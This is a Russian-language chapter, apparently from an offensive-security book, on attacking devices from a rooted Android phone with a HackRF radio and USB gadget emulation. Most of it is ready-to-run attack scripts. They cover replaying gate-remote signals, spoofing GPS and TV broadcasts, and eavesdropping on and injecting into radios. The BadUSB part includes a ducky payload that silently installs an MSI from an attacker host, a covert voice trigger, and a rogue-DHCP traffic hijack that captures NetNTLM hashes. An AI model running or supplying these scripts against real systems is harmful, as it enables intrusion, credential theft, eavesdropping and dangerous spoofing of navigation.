HackRF является самым доступным полудуплексным SDR, который позволяет как принимать, так и отправлять радиосигнал на частотах в большом диапазоне: от 1 МГц до 6 ГГц. При этом форма сигнала (модуляция, ширина канала) полностью задаются программно. Это дает огромные возможности для взаимодействия с радиосигналами. Например, изучить любой радиосигнал, а затем воссоздать его в нужном виде. Разумеется, на смартфоне крайне неудобно выполнять ресерч радиосигнала, анализировать его форму, угадывать способ кодирования, а потом пытаться модулировать его обратно из двоичного кода. Оставим это для компьютера. Но некоторые радиоатаки достаточно просты, хорошо автоматизированы и могут быть произведены со смартфона.

Гаражные ворота, сигнализации, даже управление автоматикой на предприятии — все это далеко не полный список атак, которые могут быть произведены с помощью SDR. Рассмотрим некоторые из самых простых атак.

7.5.1. Replay-атаки

Очень простой атакой, удобно реализуемой со смартфона, может быть replay-атака, — простая запись радиосигнала и его последующее воспроизведение (подобно диктофону):

sdr/record.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && freq="$1" || read -p 'freq: ' freq
[[ $# -ge 2 ]] && dumpfile="$2" || dumpfile="/sdcard/out-$(date
+'%d.%m.%Y_%H:%M:%S').wav"
[ -z "$RATE" ] && RATE=$[2 * 1000 * 1000]

echo "$dumpfile"
sudo hackrf_transfer -a 1 -s $RATE -f "$freq" -r "$dumpfile" -l 40 -g 62
```

sdr/play.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && freq="$1" || read -p 'freq: ' freq
[[ $# -ge 2 ]] && dumpfile="$2" || read -p 'dumpfile: ' dumpfile
[ -z "$RATE" ] && RATE=$[2 * 1000 * 1000]

sudo hackrf_transfer -a 0 -s $RATE -f "$freq" -t "$dumpfile" -x 47
```

sdr/replay.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && freq="$1" || read -p 'freq: ' freq
dumpfile="/sdcard/out-$(date +'%d.%m.%Y_%H:%M:%S').wav"
[ -z "$RATE" ] && RATE=$[2 * 1000 * 1000]

./record.sh "$freq" $dumpfile
read -p 'replay?' continue
./play.sh "$freq" $dumpfile
```

Передача радиосигнала, как правило, никак не ограничивается в пространстве. Если радиосигнал не содержит криптографических функций или меняющихся последовательностей, то он может быть записан и воспроизведен атакующим в нужный момент времени.

Открывание шлагбаума — это одна из самых безобидных и простых операций, которые можно сделать таким способом: сначала записать радиосигнал (рис. 7.47), а затем уже самому управлять техникой (рис. 7.48).

Рис. 7.47. Запись радиосигнала от беспроводного брелока для открывания шлагбаума



Рис. 7.48. Открывание шлагбаума передачей записанного радиосигнала

А если подобные вещи можно проделывать с промышленной техникой, то это уже не выглядит как простая забава.

Аналогично для более сложных радиоатак может быть запущен заранее приготовленный gnuradio-скрипт. Например, для угона радиоуправляемой техники.

7.5.2. GPS spoofing

Радиосигнал со спутника, сопоставимый с мощностью обычной лампы накаливания, с высоты 20 тыс. км доходит до земли с уровнем, в 100 раз ниже уровня шума. Это дает хорошую техническую возможность перебить и подделать сигнал даже не мощным оборудованием.

Спутники системы GPS запущены в космос почти полвека назад. В те времена люди еще не думали о компьютерной безопасности, а сейчас спутники назад уже не вернешь.

С помощью SDR атакующий может подделать сигнал от спутников GPS и вместе с ним задать произвольную текущую координату:

sdr/gps/spoofing.sh

```
#!/bin/bash

trap 'echo interrupted' INT
```

```
[[ $# -ge 1 ]] && lat="$1" || read -p 'latitude: ' lat
[[ $# -ge 2 ]] && lon="$2" || read -p 'longitude: ' lon
DURATION=$[2*60]
RATE=2600000
FREQ=1575420000

/opt/gps-sdr-sim/gps-sdr-sim -b 8 -d $DURATION -e /opt/gps-sdr-sim/
brdc0010.22n -o /sdcard/gpssim.bin -l $lat,$lon,0
sudo hackrf_transfer -a 0 -s $RATE -f $FREQ -t /sdcard/gpssim.bin -x 20 -R
#git clone https://github.com/osqzss/gps-sdr-sim; cd gps-sdr-sim; make
```

На рис. 7.49 показано, как в качестве примера с расстояния нескольких метров смартфон водителя машины телепортируется в Дубай.



Рис. 7.49. Смартфон с помощью SDR успешно телепортирует другой смартфон

На самом деле, геопозиционирование современных мобильных телефонов достаточно умное и осуществляется не только по спутниковым системам, где помимо GPS, есть еще ГЛОНАСС, Galileo и Beidou, но и по наземным источникам сигналов: сотовым вышкам, точкам доступа Wi-Fi и встроенным датчикам.

Зато автономные GPS-модули более подвержены такой атаке. Позиционирование в квадрокоптерах или более серьезной технике не руководствуется наземными источниками сигналов, коих в воздухе или в море особо-то и нет.

Импакт от подделки координат может быть самый разнообразный, начиная от автоматической посадки и угона дронов, заканчивая более внушительными транспортными средствами. Например, злоумышленник, плывущий на корабле, который движется на автопилоте и ориентируется по спутникам, вполне может путем манипуляции с GPS заставить его повернуть в любую сторону.

Вообще, по GPS синхронизируется сначала не местоположение, а время. И время тоже можно подделать. В случае установки неправильного времени на подверженном устройстве ломается весь SSL-трафик, что при некоторых обстоятельствах может привести к отказу в обслуживании.

7.5.3. DMR decode

Другим примером использования SDR может быть перехват переговоров раций. Некоторые рации передают голос открыто, не обеспечивая никакого скремблирования. Многие из вас, полагаю, слышали чужие переговоры на дешевых китайских рациях.

Для перехвата переговоров атакующий может выбрать открытый диапазон частот — около 433 МГц и выставить демодуляцию `Narrow FM` или `Wide FM` (рис. 7.50).



Рис. 7.50. Смартфон с помощью SDR фиксирует сигнал от рации



Рис. 7.51. Схема кодирования аудиофайла в частотной модуляции (FM) для отправки по радио

Многие SDR умеют еще и передавать сигналы. Используя gnuradio-схему, показанную на рис. 7.51, атакующий может отправить аудиосообщение на такую рацию.

По этой схеме можно отправлять сигналы не только в рацию, но и на обычные FM-радиоприемники, вмешиваясь в радиоэфир.

Но не все рации передают голос в открытом виде. Те, в которых используется кодирование, впрочем, тоже могут быть прослушаны:

```
apt install pulseaudio-utils
git clone https://github.com/szechyjs/dsd; cd dsd; cmake --build build
socat udp-listen:7355 - | padsp /opt/dsd/build/dsd -i - -o /dev/dsp
```

На практике мне встречались рации, в настройках которых было активировано скремблирование, однако голос они все равно передавали в открытом виде.

Как это может применить злоумышленник? Например, если охрана использует рации для координации своих действий, потенциальный злоумышленник, желающий проникнуть на защищаемую территорию, чтобы разместить там свою аппаратную закладку, может прослушивать переговоры охраны. А какой эффект он может получить, если отправит охране ложное сообщение?

7.5.4. TV spoofing

Телевизионный сигнал также можно атаковать с помощью SDR-устройств. В зависимости от типа телевещания, злоумышленник может воспользоваться специальным открытым ПО и сгенерировать модулированный сигнал, заглушив им оригинальный источник телетрансляции. Правда, стоит иметь ввиду крайне локальный характер атаки, покрывающий достаточно небольшую территорию. Но учитывая, что атака может производиться с помощью всего двух карманных устройств (HackRF и смартфона), злоумышленник может компенсировать этот недостаток, подойдя максимально близко к целям.

Аналоговое ТВ

Используя SDR и следующее ПО, можно модулировать любой видеофайл в сигнал аналогового ТВ:

```
git clone https://github.com/fsphil/hacktv
hacktv -o output.bin -f 512000000 -s 8000000 -m ntsc input.mp4
hackrf_transfer -a 0 -s 8000000 -f 512000000 -t output.bin -x 47
```

Цифровое эфирное ТВ (DVB-T)

Используя SDR и следующее ПО, можно модулировать любой видеофайл в сигнал цифрового эфирного ТВ:

```
git clone https://github.com/drmpeg/dtv-utils
ffmpeg -i test.mp4 -vcodec copy -c:v 'mpeg2video' in.mp4
python3 dvbt-blade.py -f 674000000 in.mp4
```

Цифровое спутниковое ТВ (DVB-S)

Точно так же злоумышленник может поступить и со спутниковым ТВ, транслировав с помощью доступного ПО любой видеофайл:

```
git clone https://github.com/drmpeg/gr-dvbs
./dvbs_tx_hackrf.py
```

Возможность подделать телерадиосигнал может иметь весьма внушительный импакт.

* * *

Вообще, тема использования SDR — невероятно обширная и заслуживает отдельной книги. В этом разделе приведено лишь несколько самых простых и известных атак, реализация которых не требует долгой настройки, и которые злоумышленник может выполнить даже со смартфона.

7.6. BadUSB

Современные Android-устройства имеют «из коробки» богатую поддержку эмуляции USB. Например, при подключении к компьютеру смартфон обычно спрашивает, как он может быть определен: как сетевое устройство, съемный диск или иначе. Все это эмуляция через так называемые USB-гаджеты. Вы можете самостоятельно изучить, какие гаджеты уже реализованы в вашем текущем ядре с помощью мобильного приложения USB Gadget Tool (net.tjado.usbgadget). Примечательно, но в современных Android-устройствах есть поддержка гаджетов для всех возможных BadUSB-атак.

7.6.1. BadUSB-hid

Имитация клавиатуры и выполнение произвольных команд путем автоматического ввода (см. *главу 3*) легко может быть выполнена со смартфона.

В этом случае требуется USB-функция `hid.keyboard`, и следующими незамысловатыми командами атакующий может включить в смартфоне спрятанный функционал по эмуляции клавиатуры. В результате чего смартфон может стать USB-клавиатурой:

badusb/hid/start.sh

```
#!/bin/bash

if ! grep -q configfs /proc/mounts; then sudo mount -t configfs none /sys/
kernel/config; fi

cat <<EE | sudo bash
cd /sys/kernel/config/usb_gadget/g1/
mkdir -p functions/hid.keyboard
cd functions/hid.keyboard/
echo 1 > protocol
echo 1 > subclass
echo 8 > report_length
echo -ne '\\x05\\x01\\x09\\x06\\xa1\\x01\\x05\\x07\\x19\\xe0\\x29\\xe7\\x15\\
x00\\x25\\x01\\x75\\x01\\x95\\x08\\x81\\x02\\x95\\x01\\x75\\x08\\x81\\x03\\
x95\\x05\\x75\\x01\\x05\\x08\\x19\\x01\\x29\\x05\\x91\\x02\\x95\\x01\\x75\\
x03\\x91\\x03\\x95\\x06\\x75\\x08\\x15\\x00\\x25\\x65\\x05\\x07\\x19\\x00\\
x29\\x65\\x81\\x00\\xc0' > report_desc
cd -
ln -s functions/hid.keyboard configs/b.1/hid.keyboard
echo "" > UDC
echo 'ls -1 /sys/class/udc/ | head -1' > UDC
ssh -i ~/id_rsa-local -p 8022 lo "su - -c 'setprop sys.usb.config
rndis,none,adb'"
while sleep 1; do chmod 666 /dev/hidg0 2> /dev/null && break; done
EE
```

Активация нажатий клавиатуры может быть произведена так:

badusb/hid/keystrokes.sh

```
#!/bin/bash

[[ $# -eq 1 ]] && ducky=$(realpath "$1") || ducky=$(realpath 'ducky.txt')
```

```
python2 ./ducky/duckhunter.py -l us "$ducky" /tmp/rubber_ducky.sh
cat /tmp/rubber_ducky.sh
PATH="$PATH:." bash /tmp/rubber_ducky.sh
rm /tmp/rubber_ducky.sh
```

При использовании смартфона описанная в *главе 3* атака BadUSB-hid может выглядеть даже менее подозрительно, чем при манипуляциях с флешкой. Ведь если флешку вставит в комп далеко не каждый, то подзарядить смартфон можно попросить почти у кого угодно (рис. 7.52). Это отличный социальный вектор атаки.



Рис. 7.52. Смартфон, подключенный как бы на подзарядку, производит нажатие клавиш, запускающих команду скачивания и запуска backdoor

Забавно, но вопреки общему мнению, получается, что смартфоном взломать комп куда проще, чем компьютером взломать ваш смартфон.

Для незаметности злоумышленник может активировать атаку не сразу в момент подключения, а спустя какое-то время:

```
sleep 60; badusb/hid/start.sh; badusb/hid/keystrokes.sh
```

С учетом многочисленных датчиков современного смартфона, триггером к атаке может быть что угодно: освещение, вибрация, перемещение смартфона или даже голосовая команда:

```
while [ ~/android/listen.sh != "run" ]; do false; done; badusb/hid/
keystrokes.sh ducky.txt
```

android/listen.sh

```
#!/bin/bash
ssh -i ~/id_rsa-local -p 8022 localhost "termux-speech-to-text"
```

Синтаксис ducky-скриптов полностью идентичен описанному в разделе про BadUSB-флешку (см. *главу 3*) и про ее беспроводной аналог — Mousejack (см. *разд. 7.4*). Самое опасное, что может быть набрано на клавиатуре:

badusb/hid/ducky.txt

```
GUI r
DELAY 500
STRING msiexec /i https://en.badusb.attacker.tk/1.msi /quiet
DELAY 300
ENTER

SHIFT ALT
DELAY 300
SHIFT CTRL
DELAY 300

GUI r
DELAY 500
STRING msiexec /i https://ru.badusb.attacker.tk/1.msi /quiet
DELAY 300
ENTER
```

Смартфон злоумышленника покорно заряжается от компьютера жертвы, но как только он услышит команду run (в приведенном случае), срабатывает атака, — и компьютер скомпрометирован.

Злоумышленник может даже удаленно инициировать атаку — используя 4G и подключившись к смартфону по VPN, запустить на нем сценарий keystrokes.sh.

Так как имитируется клавиатура, то через /dev/hidg0 можно производить обычный интерактивный набор текста прямо на виртуальной клавиатуре смартфона:

badusb/hid/keyboard.sh

```
#!/bin/bash

while read -n 1 byte
```

```
do
 python2 ducky/keyseed.py "$byte" | ./hid-keyboard /dev/hidg0 keyboard 2> /
dev/null
 echo "$byte" | xxd | grep -q '1b' && break
done
```

А через /dev/hidg1 можно управлять и мышкой:

badusb/hid/mouse.py

```
#!/usr/bin/python3

import curses
from os import system

def main(stdscr):
  curses.curs_set(0)
  curses.mousemask(1)
  while True:
    key = stdscr.getch()
    if key == curses.KEY_MOUSE:
      try:
        _, x, y, _, _ = curses.getmouse()
        system("echo {x} {y} | ./hid-keyboard /dev/hidg1 mouse".format(x=x, y=y))
        stdscr.addstr(0, 0, "{x} {y}    ".format(x=x, y=y)); stdscr.refresh()
      except:
        pass
    elif key == ord("l"):
      system("echo --b1 | ./hid-keyboard /dev/hidg1 mouse")
      stdscr.addstr(0, 0, "left click "); stdscr.refresh()
    elif key == ord("r"):
      system("echo --b2 | ./hid-keyboard /dev/hidg1 mouse")
      stdscr.addstr(0, 0, "right click"); stdscr.refresh()
    elif key == 0x1b:
      break

curses.wrapper(main)
```

Для передачи движений курсора на компьютер используются нажатия на консоли смартфона в псевдографическом режиме.

7.6.2. BadUSB-eth

Атаку BadUSB-eth, позволяющую перехватить сетевой трафик и выполнять различные сетевые атаки (см. *главу 4*), тоже можно произвести со смартфона. Для этого смартфон нужно настроить:

badusb/eth/start.sh

```
#!/bin/bash

if ! grep -q configfs /proc/mounts; then sudo mount -t configfs none /sys/
kernel/config; fi

cd /sys/kernel/config/usb_gadget/g1
echo 0xff88|sudo tee idProduct
echo 0x2717|sudo tee idVendor
echo 549839c4 | sudo tee strings/0x409/serialnumber
echo rndis_adb | sudo tee configs/b.1/strings/0x409/configuration
sudo ln -s functions/gsi.rndis configs/b.1/f2
echo "" | sudo tee UDC
echo 'ls -1 /sys/class/udc/ | head -1' | sudo tee UDC
ssh -i ~/id_rsa-local -p 8022 lo "su - -c 'setprop sys.usb.config rndis,none,adb'"
cd -

sleep 1
sudo ifconfig rndis0 up
sudo dnsmasq --conf-file=dnsmasq-attack.conf -p0
sudo tcpdump -i rndis0 -nn -c 1 # waiting a connection

sleep 1
read iface table <<< $(ip r show table all|grep default|grep -v dummy|cut -d
' ' -f 5,7)
echo "forward to $iface ($table)"
sudo ifconfig rndis0 up
sudo ip a add 192.168.42.1/24 broadcast 192.168.42.255 dev rndis0
sudo ip r add 192.168.42.0/24 dev rndis0 table 97
sudo ip rule add to 192.168.42.0/24 lookup 97
#sudo ip rule add from all iif lo oif rndis0 lookup 97
sudo ip rule add from all iif rndis0 lookup $table
sudo sysctl -w net.ipv4.ip_forward=1
sudo iptables -t nat -A tetherctrl_nat_POSTROUTING -o $iface -s 0.0.0.0/0 -d
0.0.0.0/0 -j MASQUERADE
sudo iptables -D tetherctrl_FORWARD -s 0.0.0.0/0 -d 0.0.0.0/0 -j DROP

sudo tcpdump -i rndis0 -nn
```

В первом блоке скрипта происходит активация эмуляции сетевой карты по USB. Она, кстати, может уже присутствовать по умолчанию или быть доступна через обычные настройки смартфона: **Настройки | Для разработчиков | Конфигурация USB по умолчанию: USB модем**.

Во втором блоке скрипта запускается кастомный DHCP-сервер, который перекрывает сетевые маршруты жертвы и направляет весь ее трафик в смартфон атакующего. Так как при подключении смартфона Android не может запустить свой DHCP-сервер, то настройка интерфейса может прерваться. Поэтому нужно сконфигурировать его самостоятельно, и именно это делается в третьем блоке скрипта.

Этот скрипт должен быть запущен перед подключением смартфона в заблокированный компьютер, чтобы интерфейс `rndis0` на смартфоне правильно сконфигурировался. Если все сделано как надо, то комп, куда подключен смартфон, также автоматически сконфигурирует уже свой сетевой интерфейс. После чего он отправляет весь свой сетевой трафик в смартфон, в том числе и Wi-Fi, и Ethernet, при их наличии.

Далее запускаются уже непосредственно все атаки:

badusb/eth/attack.sh

```
#!/bin/bash

GREEN=$'\x1b[32m'
RESET=$'\x1b[39m'

#~/gui.sh

for script in $(find on_network/ -type f -perm -u+x)
do
  exec sudo $script rndis0 poisontap &
done

while echo -n '.'
do
  if [ $(arp -an | sed -rn 's/\? \(([^\)]+)\) .*\[ether\] on rndis0/\1/p' |
wc -l) -ne 0 ]
  then
    break
  fi
  sleep 1
done

arp -an | sed -rn 's/\? \(([^\)]+)\) .*\[ether\] on rndis0/\1/p' | while read ip
do
```

```
  echo $GREEN "client detected" $RESET
  for script in $(find on_client/ -type f -perm -u+x)
  do
    exec sudo $script $ip "" 192.168.42.1 &
  done
done
```



Рис. 7.53. Смартфон создает Ethernet-сеть с ноутбуком, перекрывает другие сети и перехватывает хеш пароля

В первом цикле запускаются on_network-атаки, универсальные для всех клиентов. Во втором цикле идет ожидание появления IP-адреса клиента (целевого устройства), а в третьем —запуск на него всех on_client-атак: чекеров уязвимостей, брутфорсеров, сбора данных и т. п. В этом случае, благодаря дисплею смартфона, атакующий видит больше информации о ходе процесса (рис. 7.53).

Таким способом вполне реально стянуть NetNTLM-хеш, и, если его сбрутить (что тоже вполне реально), то удастся обойти блокировку устройства. Если это доменный комп, то такой хеш можно направить на LDAP контроллера домена и, изменив определенные свойства учетки, также обойти аутентификацию. Возможно, атакующему повезет и ему удастся сразу выполнить произвольный код через какую-нибудь уязвимость или подобранный пароль и активировать бэкдор. И все это просто по USB и только с помощью смартфона!

7.6.3. BadUSB-hdd

Помимо устройств ввода (hid) и сетевых карт (eth), Android-смартфон (ядро Linux) умеет эмулировать еще и носители данных — жесткие диски и CD-приводы.

BadUSB-hdd — это подвид BadUSB-атак, который заключается в возможности сымитировать загрузочное устройство при перезагрузке и выполнить там произвольный код. Однако возможность эмуляции диска может быть полезна и для других целей.

В качестве диска используется обычный файл — образ. Его содержимое — это последовательность байтов. Все, что записано в файле, находится на диске. Следующий скрипт по выбору может имитировать различные диски:

badusb/hdd/start.sh

```
#!/bin/bash

[[ $# -ge 1 ]] && disk="$1" || read -p 'disk image (empty=0, vuln_ntfs=1,
coldboot=2, kali=3): ' disk
[[ $# -ge 2 ]] && ro="$1"

case "$disk" in
 0) disk='empty.img'; ro=0 ;;
 1) disk='vuln_ntfs.img'; ro=1 ;;
 2) disk='coldboot.img'; ro=0 ;;
 3) disk='kali.img'; ro=0 ;;
esac
disk="$(pwd)/$disk"
```

```
if ! grep -q configfs /proc/mounts; then sudo mount -t configfs none /sys/
kernel/config; fi

cat <<EE | sudo bash
cd /sys/kernel/config/usb_gadget/g1
echo "$ro" > functions/mass_storage.0/lun.0/ro
echo '1' > functions/mass_storage.0/lun.0/removable
echo "$disk" > functions/mass_storage.0/lun.0/file
EE
sleep 1
ssh -i ~/id_rsa-local -p 8022 lo "su - -c 'setprop sys.usb.config mass_
storage,adb'"
```

Примечательно, что можно сымитировать и readonly-носители так, чтобы ОС или антивирус ничего не удалили.

Для остановки эмуляции диска:

badusb/hdd/stop.sh

```
#!/bin/bash

if ! grep -q configfs /proc/mounts; then sudo mount -t configfs none /sys/
kernel/config; fi

cat <<EE | sudo bash
cd /sys/kernel/config/usb_gadget/g1
echo '' > functions/mass_storage.0/lun.0/file
EE
sleep 1
ssh -i ~/id_rsa-local -p 8022 lo "su - -c 'setprop sys.usb.config none,adb'"
```

Каждый образ диска может нести свой сценарий атаки, например:

- `empty.img`. При подключении эмулируется пустой диск. На него можно скопировать все, что угодно. Файл образа диска на смартфоне можно зашифровать, так что это может быть сценарий скрытого проноса данных;
- `vuln_ntfs.img`. ОС Windows при подключении специальным образом поврежденной ОС может упасть в BSOD. Если перед злоумышленником некий информационный терминал, то это простой сценарий отказа в обслуживании. Если же перед ним заблокированный комп, на котором таким образом был вызван BSOD, значит, после этого он выйдет на

перезагрузку с сохраненными в RAM данными. И тут можно перейти к следующему сценарию;

- `coldboot.img`. Это сценарий, уже описанный в *главе 1*. Прямо смартфоном атакующий может сдампить оперативную память в файл этого же образа;
